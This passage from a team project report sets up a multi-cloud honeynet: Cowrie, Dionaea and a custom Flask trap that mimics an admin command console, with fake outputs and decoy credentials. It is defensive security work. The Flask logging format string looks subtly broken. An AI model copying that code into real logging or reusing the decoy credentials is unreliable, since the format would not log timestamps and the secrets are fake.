

Report: Cloud-Based Honeynet and SIEM Integration Using ELK Stack

Task Reference: Project 1

Submitted To: Ms. Ritika Sharma, Program Supervisor

Submission Date: July 24, 2025

Prepared By:

- Himadri Singh – Team Lead
- Yashwardhan Singh – Team Member
- Sudhanshu Dadhich – Team Member

Prepared For: Internal Review

Organization: Gardiyan System Security Technologies

1. Executive Summary

The Gardiyan C-TRAP is a multi-cloud threat detection project designed to simulate and monitor APT-style attacks across AWS, Azure, and GCP using free-tier resources. Honeypots were deployed on each platform, and a centralized ELK stack was configured to collect and analyze logs via Filebeat.

The project successfully demonstrated end-to-end threat detection by simulating attacks such as brute-force attempts and lateral movement. Real-time dashboards and alerting were implemented in Kibana, showcasing the effectiveness of combining open-source tools with cloud-native infrastructure for scalable security monitoring.

2. Objective And Scope

2.1 Objective

The primary objective of this project was to design and implement a distributed threat detection environment across a multi-cloud infrastructure using only free-tier services from AWS, Azure, and GCP. The key goals included:

- Deploying cloud-based honeypots to simulate real-world attack surfaces.
- Capturing and forwarding logs from multiple sources to a centralized SIEM platform.
- Building custom detection mechanisms and dashboards for real-time monitoring.
- Simulating APT-style attacks to validate detection accuracy and system responsiveness.

- Utilizing open-source tools to ensure scalability and cost-effectiveness within free-tier limits.

2.2 Scope of Work

The project encompassed the following major tasks:

- **Honeypot Deployment:** Configured Cowrie (SSH), Dionaea (web and SMB), and a custom Python trap across AWS, Azure, and GCP respectively.
- **Centralized Log Management:** Set up an ELK stack on a dedicated Azure VM to collect and analyze logs from all cloud environments.
- **Log Forwarding Configuration:** Installed and configured Filebeat agents on all honeypot VMs to ensure reliable log ingestion into the ELK pipeline.
- **Alerting and Visualization:** Developed Kibana dashboards and alerting rules to detect malicious activities in real time.
- **Attack Simulation:** Executed scenarios including brute-force attacks, malware drop attempts, and lateral movement techniques to test system effectiveness.
- **System Integration and Testing:** Verified end-to-end functionality across cloud platforms and confirmed threat visibility through generated alerts.

3. Tools and Techniques

- **AWS Free Tier:** Used to deploy a Ubuntu-based virtual machine running the Cowrie SSH honeypot. Also provided access to native logging via CloudTrail and CloudWatch.
- **Azure Free Services:** Hosted a VM configured with Dionaea for web and SMB honeypot capabilities. Azure Activity Logs and Network Security Group (NSG) logs were collected for analysis.
- **Google Cloud Platform (GCP) Free Tier:** Provided infrastructure for deploying a custom Python-based web shell trap. GCP Logging and firewall rules were used to track activity.
- **Cowrie:** An SSH honeypot installed on the AWS VM to simulate vulnerable SSH services and log attacker interactions.
- **Dionaea:** Deployed on the Azure VM to mimic web services and SMB protocols, capturing malicious payloads and connection attempts.

- **Custom Python Trap:** A lightweight web backend designed to simulate a vulnerable API endpoint, hosted on the GCP VM.
- **Filebeat:** Installed on all honeypot VMs to collect and forward logs to the centralized ELK stack. Configured to parse system logs, honeypot logs, and cloud-native logs.
- **ELK Stack (Elasticsearch, Logstash, Kibana):** Deployed on a separate Azure VM to ingest, index, and visualize logs from all cloud environments. Logstash handled parsing, while Kibana was used for dashboards and alerting.
- **Kibana Alerting:** Utilized to define custom detection rules and real-time alerting for suspicious activities, including brute-force attempts and lateral movement.
- **Python:** Employed for scripting and automation, particularly in the development of the custom honeypot and for basic testing utilities.
- **MITRE ATT&CK Navigator:** Used as a reference framework to map the attack simulations and understand adversarial techniques emulated during testing.

4. Implementation

The implementation of the Gardiyan C-TRAP project was executed in structured phases, each focusing on a specific part of the system build-up — from infrastructure provisioning to threat simulation and detection.

4.1. Multi-Cloud Infrastructure Deployment


The first phase focused on deploying the foundational infrastructure across three major cloud platforms—AWS, Azure, and Google Cloud Platform (GCP)—using their respective free-tier services. Each platform hosted a dedicated virtual machine (VM) configured to act as an independent honeypot, simulating different types of attack surfaces.

- **AWS (EC2 - Ubuntu)**

A virtual machine was launched on AWS EC2, running Ubuntu. This VM was configured with **Cowrie**, an SSH honeypot designed to mimic a real SSH server. It was used to attract brute-force and credential-based attacks by simulating a vulnerable SSH environment.

Instance Configuration:

Parameter	Value
Instance Type	t2.micro (Free Tier Eligible)
Operating System	Ubuntu 22.04 LTS



Cowrie Honeypot Installation:

To simulate an exposed SSH environment and capture unauthorized access attempts, **Cowrie** was installed and configured on the AWS instance. The installation steps are detailed below:

a. Create a Dedicated User and Download Cowrie

A non-privileged user named cowrie was created for isolation and security. Cowrie was then cloned from its official GitHub repository.

```
sudo adduser --disabled-password cowrie
su - cowrie
git clone http://github.com/cowrie/cowrie
cd cowrie
```

```

root@ip-10-0-1-142:/home/ubuntu# sudo adduser --disabled-password admin12
Adding user 'admin12' ...
Adding new group 'admin12' (1003) ...
Adding new user 'admin12' (1003) with group 'admin12' ...
Creating home directory '/home/admin12' ...
Copying files from '/etc/skel' ...
Changing the user information for admin12
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
root@ip-10-0-1-142:/home/ubuntu# su - admin12
admin12@ip-10-0-1-142:~$

```

```

admin12@ip-10-0-1-142:~$ git clone https://github.com/cowrie/cowrie.git
Cloning into 'cowrie'...
remote: Enumerating objects: 19246, done.
remote: Counting objects: 100% (332/332), done.
remote: Compressing objects: 100% (166/166), done.
remote: Total 19246 (delta 295), reused 166 (delta 166), pack-reused 18914 (from 2)
Receiving objects: 100% (19246/19246), 10.52 MiB | 33.56 MiB/s, done.
Resolving deltas: 100% (13530/13530), done.
admin12@ip-10-0-1-142:~$

```

b. Set Up Python Virtual Environment and Install Dependencies

A Python virtual environment was configured to manage Cowrie's dependencies without interfering with system packages.

`virtualenv cowrie-env`

`source cowrie-env/bin/activate`

`pip install -r requirements.txt`

`cp etc/cowrie.cfg.dist cowrie.cfg`

```

admin12@ip-10-0-1-142:~/cowrie$ virtualenv cowrie-env
created virtual environment CPython3.10.12.final.0-64 in 1278ms
creator CPython3Posix(dest=/home/admin12/cowrie/cowrie-env, clear=False, no_vcs_ignore=False, global=False)
seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/home/admin12/.
virtualenv)
added seed packages: pip==22.0.2, setuptools==59.6.0, wheel==0.37.1
activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
admin12@ip-10-0-1-142:~/cowrie$ source cowrie-env/bin/activate
(cowrie-env) admin12@ip-10-0-1-142:~/cowrie$ pip install --upgrade pip
Requirement already satisfied: pip in ./cowrie-env/lib/python3.10/site-packages (22.0.2)
Collecting pip
  Downloading pip-25.1.1-py3-none-any.whl (1.8 MB)
    1.8/1.8 MB 21.5 MB/s eta 0:00:00
Installing collected packages: pip
  Attempting uninstall: pip
    Found existing installation: pip 22.0.2
    Uninstalling pip-22.0.2:
      Successfully uninstalled pip-22.0.2
  Successfully installed pip-25.1.1
(cowrie-env) admin12@ip-10-0-1-142:~/cowrie$ pip install --upgrade -r requirements.txt
Collecting attrs==25.3.0 (from -r requirements.txt (line 1))
  Downloading attrs-25.3.0-py3-none-any.whl.metadata (10 kB)
Collecting bcrypt==4.3.0 (from -r requirements.txt (line 2))
  Downloading bcrypt-4.3.0-cp39-abi3-manylinux_2_34_x86_64.whl.metadata (10 kB)
Collecting cryptography==45.0.4 (from -r requirements.txt (line 3))
  Downloading cryptography-45.0.4-cp37-abi3-manylinux_2_34_x86_64.whl.metadata (5.7 kB)
Collecting hyperlink==21.0.0 (from -r requirements.txt (line 4))
  Downloading hyperlink-21.0.0-py2.py3-none-any.whl.metadata (1.5 kB)
Collecting idna==3.10 (from -r requirements.txt (line 5))
  Downloading idna-3.10-py3-none-any.whl.metadata (10 kB)
Collecting packaging==25.0 (from -r requirements.txt (line 6))
  Downloading packaging-25.0-py3-none-any.whl.metadata (3.3 kB)
Collecting pyasn1_modules==0.4.2 (from -r requirements.txt (line 7))
  Downloading pyasn1_modules-0.4.2-py3-none-any.whl.metadata (3.5 kB)
Collecting requests==2.32.4 (from -r requirements.txt (line 8))
  Downloading requests-2.32.4-py3-none-any.whl.metadata (4.9 kB)
Collecting service_identity==24.2.0 (from -r requirements.txt (line 9))

```

```
# =====
# Telnet Specific Options
# =====
[telnet]

# Enable Telnet support, disabled by default
enabled = true
```

c. Redirect Ports Using iptables

To make Cowrie appear as if it is listening on standard ports (22 for SSH, 23 for Telnet), iptables rules were added to redirect traffic to Cowrie's default listening ports.

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
```

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
```

```
root@ip-10-0-1-142: /home/u  X + v
root@ip-10-0-1-142:/home/ubuntu# sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
root@ip-10-0-1-142:/home/ubuntu# |
```

d. Start Cowrie

Finally, Cowrie was started, and the honeypot began capturing SSH and Telnet interaction attempts in real time.

bin/cowrie start

```
admin12@ip-10-0-1-142:~/cowrie$ bin/cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Using default Python virtual environment "/home/admin12/cowrie/cowrie-env"
Starting cowrie: [twistd --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.python.logfile.logger cowrie ]...
/home/admin12/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:110: CryptographyDeprecationWarning:
leDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.
ives.ciphers.algorithms in 48.0.0.
  b"3des-cbc": (algorithms.TripleDES, 24, modes.CBC),
/home/admin12/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:117: CryptographyDeprecationWarning:
leDES has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.
ives.ciphers.algorithms in 48.0.0.
  b"3des-ctr": (algorithms.TripleDES, 24, modes.CTR),
admin12@ip-10-0-1-142:~/cowrie$ cd var/
admin12@ip-10-0-1-142:~/cowrie/var$ ls
lib  log  run
admin12@ip-10-0-1-142:~/cowrie/var$ cd log/
admin12@ip-10-0-1-142:~/cowrie/var/log$ ls
cowrie
admin12@ip-10-0-1-142:~/cowrie/var/log$ cd cowrie/
admin12@ip-10-0-1-142:~/cowrie/var/log/cowrie$ ls
cowrie.json  cowrie.log
admin12@ip-10-0-1-142:~/cowrie/var/log/cowrie$ |
```


Once operational, Cowrie began generating logs of all unauthorized login attempts, which were later shipped to the ELK stack via Filebeat for centralized analysis and alerting.

- Azure (Ubuntu VM)**

An Azure VM was deployed to host **Dionaea**, a honeypot capable of emulating several network protocols such as HTTP and SMB. This setup was designed to capture web-based and file-sharing attacks, providing rich interaction logs for later analysis.

Instance Configuration:

Parameter	Value
Instance Type	B1s (Free Tier Eligible)
Operating System	Ubuntu 18.04 LTS




Dionaea Honeypot Installation:

Dionaea was installed from source on the Azure-hosted Ubuntu VM to emulate vulnerable services such as HTTP, FTP, and SMB. The honeypot is capable of capturing malware payloads and connection attempts.

a. Installing Build Dependencies

To prepare the environment for building Dionaea, all necessary system packages and Python dependencies were installed, including compilers, libraries, and fonts required by Dionaea's modules.

```
sudo apt-get install build-essential cmake check cython3 libcurl4-openssl-dev
libemu-dev libev-dev libglib2.0-dev libloudmouth1-dev libnetfilter-queue-dev libnl-
3-dev libpcap-dev libssl-dev libtool libudns-dev python3 python3-dev python3-bson
python3-yaml python3-boto3 fonts-liberation
git clone https://github.com/DinoTools/dionaea.git
```

A terminal window titled 'azureuser@dionaea-honeyypot' showing the command 'git clone https://github.com/DinoTools/dionaea.git'. The output shows the cloning progress: 'Cloning into 'dionaea'...', 'remote: Enumerating objects: 12176, done.', 'remote: Counting objects: 100% (102/102), done.', 'remote: Compressing objects: 100% (53/53), done.', 'remote: Total 12176 (delta 51), reused 95 (delta 49), pack-reused 12074 (from 1)', 'Receiving objects: 100% (12176/12176), 2.27 MiB | 20.71 MiB/s, done.', 'Resolving deltas: 100% (8987/8987), done.', and finally 'azureuser@dionaea-honeyypot:~\$ |'.


b. Configuring the Build Environment

After installing dependencies, a dedicated build directory was created, and cmake was used to configure the build process.

```
mkdir build
```

```
cd build
```

```
cmake -DCMAKE_INSTALL_PREFIX:PATH=/opt/dionaea ..
```

A terminal window titled 'azureuser@dionaea-honeyypot' showing the command 'cmake -DCMAKE_INSTALL_PREFIX:PATH=/opt/dionaea ..'. The output shows various checks and found versions: '-- The C compiler identification is GNU 9.4.0', '-- Check for working C compiler: /usr/bin/cc -- works', '-- Detecting C compiler ABI info', '-- Detecting C compiler ABI info - done', '-- Detecting C compile features', '-- Detecting C compile features - done', '-- Found Git: /usr/bin/git (found version "2.25.1")', '-- Found PkgConfig: /usr/bin/pkg-config (found version "0.29.1")', '-- Checking for module 'glib-2.0>=2.30'', '-- Found glib-2.0, version 2.64.6', '-- Checking for module 'gmodule-2.0>=2.30'', '-- Found gmodule-2.0, version 2.64.6', '-- Checking for module 'libemu'', '-- Found libemu, version 0.2.0', '-- Checking for module 'libnetfilter_queue'', '-- No package 'libnetfilter_queue' found', '-- Checking for module 'libnl-3.0'', '-- Found libnl-3.0, version 3.4.0', '-- Checking for module 'libnl-route-3.0'', '-- No package 'libnl-route-3.0' found', '-- Found PythonInterp: /usr/bin/python3.8 (found version "3.8.10")', '-- Found PythonLibs: /usr/lib/x86_64-linux-gnu/libpython3.8.so (found suitable version "3.8.10", minimum required is "3.8.10")', '-- Found OpenSSL: /usr/lib/x86_64-linux-gnu/libcrypto.so (found version "1.1.1f")', '-- Found UDNS: /usr/lib/x86_64-linux-gnu/libudns.so (found version "0.4")', '-- Found EV: /usr/lib/x86_64-linux-gnu/libev.so (found version "4.31")', '-- Found CURL: /usr/lib/x86_64-linux-gnu/libcurl.so (found version "7.68.0")'.

c. Building and Installing Dionaea

The honeypot was compiled using make and installed to /opt/dionaea, which houses all necessary binaries and configurations.

make

sudo make install

```
azureuser@dionaea-honeypot:~/dionaea/build$ make
sudo make install
Scanning dependencies of target dionaea
[ 2%] Building C object src/CMakeFiles/dionaea.dir/dionaea.c.o
[ 5%] Building C object src/CMakeFiles/dionaea.dir/bistream.c.o
[ 8%] Building C object src/CMakeFiles/dionaea.dir/connection.c.o
[11%] Building C object src/CMakeFiles/dionaea.dir/connection_dtls.c.o
[14%] Building C object src/CMakeFiles/dionaea.dir/connection_tcp.c.o
[17%] Building C object src/CMakeFiles/dionaea.dir/connection_tls.c.o
[20%] Building C object src/CMakeFiles/dionaea.dir/connection_udp.c.o
[22%] Building C object src/CMakeFiles/dionaea.dir/dns.c.o
[25%] Building C object src/CMakeFiles/dionaea.dir/incident.c.o
[28%] Building C object src/CMakeFiles/dionaea.dir/log.c.o
[31%] Building C object src/CMakeFiles/dionaea.dir/modules.c.o
[34%] Building C object src/CMakeFiles/dionaea.dir/node_info.c.o
[37%] Building C object src/CMakeFiles/dionaea.dir/pchild.c.o
[40%] Building C object src/CMakeFiles/dionaea.dir/processor.c.o
[42%] Building C object src/CMakeFiles/dionaea.dir/refcount.c.o
[45%] Building C object src/CMakeFiles/dionaea.dir/signals.c.o
[48%] Building C object src/CMakeFiles/dionaea.dir/ssl.c.o

-- Installing: /opt/dionaea/var/lib/dionaea/upnp/root
-- Installing: /opt/dionaea/lib/dionaea/curl.so
-- Installing: /opt/dionaea/lib/dionaea/emu.so
-- Installing: /opt/dionaea/lib/dionaea/nfq.so
-- Installing: /opt/dionaea/lib/dionaea/pcap.so
-- Installing: /opt/dionaea/bin/dionaea
-- Installing: /opt/dionaea/etc/dionaea/dionaea.cfg
-- Up-to-date: /opt/dionaea/var/lib/dionaea
-- Installing: /opt/dionaea/var/lib/dionaea/binaries
-- Installing: /opt/dionaea/var/lib/dionaea/bistreams
-- Installing: /opt/dionaea/var/log/dionaea
azureuser@dionaea-honeypot:~/dionaea/build$ |
```

d. Enabling SMB Support in Configuration

To simulate a **fake SMB server** and allow Dionaea to listen for malicious traffic on **port 445**, the main configuration file was updated accordingly.

modules=curl,python,emu,smb,smbd

```
[dionaea]
download.dir=var/lib/dionaea/binaries/
#modules=curl,python,nfq,emu,pcap
modules=curl,python,emu,smb,smbd
processors=filter_streamdumper,filter_emu

listen.mode>manual
listen.addresses=0.0.0.0
# listen.interfaces=eth0,tap0
```

This enabled Dionaea to emulate an exposed SMB service, allowing it to log connection attempts and malware delivery mechanisms commonly targeting port 445.


Once installed, Dionaea was ready to listen for connections on multiple ports, logging malware interaction attempts and suspicious network traffic for later analysis through the centralized logging pipeline.

- **GCP (Compute Engine - Ubuntu)**

To emulate a compromised internal admin console and collect potential attacker input, a custom Flask-based web honeypot was deployed on a GCP VM. The application mimicked a command execution panel and logged user-supplied input for analysis.

Instance Configuration:

Parameter	Value
Instance Type	e2-micro
Operating System	Ubuntu 22.04 LTS



Custom Web Trap Development (Python + Flask)

A lightweight web application was created using **Flask** to simulate an internal DevOps console. This application:

- Accepted shell-like input from users via a web form.
- Displayed static, fake command outputs to maintain realism.
- Logged all interaction details, including IP addresses and User-Agent strings, to a local file (commands.log).

```

app = Flask(__name__)

logging.basicConfig(
    filename="commands.log",
    level=logging.INFO,
    format="%%(asctime)s localhost webtrap[%%(process)d]: %(message)s",
    datefmt="%b %d %H:%M:%S"
)

FAKE_RESPONSES = {
    "whoami": "admin",
    "uname -a": "Linux internal-admin 5.15.0-1031-gcp x86_64 GNU/Linux",
    "id": "uid=1000(admin) gid=1000(admins) groups=1000(admins)",
    "pwd": "/srv/app",
    "ls": "index.html\nconfig.yml\nlogs\nsrc\nstatic",
    "cat index.html": "<html><body><h1>Welcome to our internal
tool</h1></body></html>",
    "cat config.yml": "database:\n user: root\n password: hunter2\n host: localhost",
    "ps aux": "admin    1010  0.0  0.1 46300 3500 ?        S    11:15   0:00
/usr/bin/python3 app.py",
    "netstat -tulnp": "tcp        0      0 127.0.0.1:5432    0.0.0.0:*        LISTEN
523/postgres\n"
}

HTML_TEMPLATE = """
<!DOCTYPE html>

<html>

<head>

<title>Internal Admin Panel</title>

<style>
    body {
        font-family: Arial, sans-serif;
        background-color: #f6f8fa;
        margin: 0;

```

```
padding: 0;
}
header {
background-color: #24292e;
padding: 15px 20px;
color: #fff;
font-size: 18px;
}
main {
padding: 30px 20px;
}
.panel {
background: white;
border: 1px solid #ddd;
border-radius: 6px;
padding: 20px;
max-width: 700px;
margin: auto;
box-shadow: 0 2px 4px rgba(0,0,0,0.05);
}
h2 {
margin-top: 0;
}
input[type=text] {
width: 90%%;
padding: 10px;
font-size: 14px;
margin-bottom: 10px;
border: 1px solid #ccc;
border-radius: 4px;
font-family: monospace;
}
input[type=submit] {
padding: 10px 15px;
```

```

        background-color: #2ea44f;
        color: #fff;
        border: none;
        border-radius: 4px;
        cursor: pointer;
        font-weight: bold;
    }
    pre {
        background-color: #f0f0f0;
        padding: 10px;
        margin-top: 15px;
        border-left: 3px solid #2ea44f;
        white-space: pre-wrap;
        font-family: monospace;
    }
</style>
</head>
<body>
    <header>
        Internal Admin Tool - DevOps Console
    </header>
    <main>
        <div class="panel">
            <h2>Execute Command</h2>
            <form method="POST">
                <input type="text" name="cmd" placeholder="e.g., ls, cat config.yml"
autofocus required>
                <br>
                <input type="submit" value="Run Command">
            </form>

            {% if output is not none %}
                <pre>{{ output }}</pre>
            {% endif %}

```

```

        </div>
    </main>
</body>
</html>
"""


@app.route("/", methods=["GET", "POST"])
def index():
    output = None
    if request.method == "POST":
        cmd = request.form.get("cmd", "").strip()
        ip = request.remote_addr
        ua = request.headers.get('User-Agent', 'unknown')
        if cmd:
            response = FAKE_RESPONSES.get(cmd, f"bash: {cmd}: command not
found")
            output = response
            logging.info(f"{ip} - UA: {ua} - CMD: {cmd}")
        return render_template_string(HTML_TEMPLATE, output=output)

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8080)

```

This Python script implements a lightweight web-based honeypot using the Flask framework. Designed to simulate an internal DevOps administrative console, the application provides a command execution interface where users can input various system commands. Upon submission, the application maps the entered command to a predefined set of fake responses (FAKE_RESPONSES) that mimic real system outputs such as `whoami`, `ls`, and `cat config.yml`. If a command is not recognized, a default error message is returned. All inputs, including the command, originating IP address, and User-Agent string, are logged to a file (`commands.log`) in a format that resembles standard syslog output. The front-end is rendered using embedded HTML and CSS to emulate the look and feel of a legitimate internal tool, enhancing deception. The

application is hosted on port 8080 and listens on all interfaces (0.0.0.0), making it externally accessible for interaction logging and threat detection purposes.



Each VM was individually secured using minimal firewall rules to permit only essential inbound traffic, thereby creating realistic but controlled exposure. This distributed honeynet formed the basis of the threat simulation and detection grid.

4.2. Centralized SIEM Stack Setup

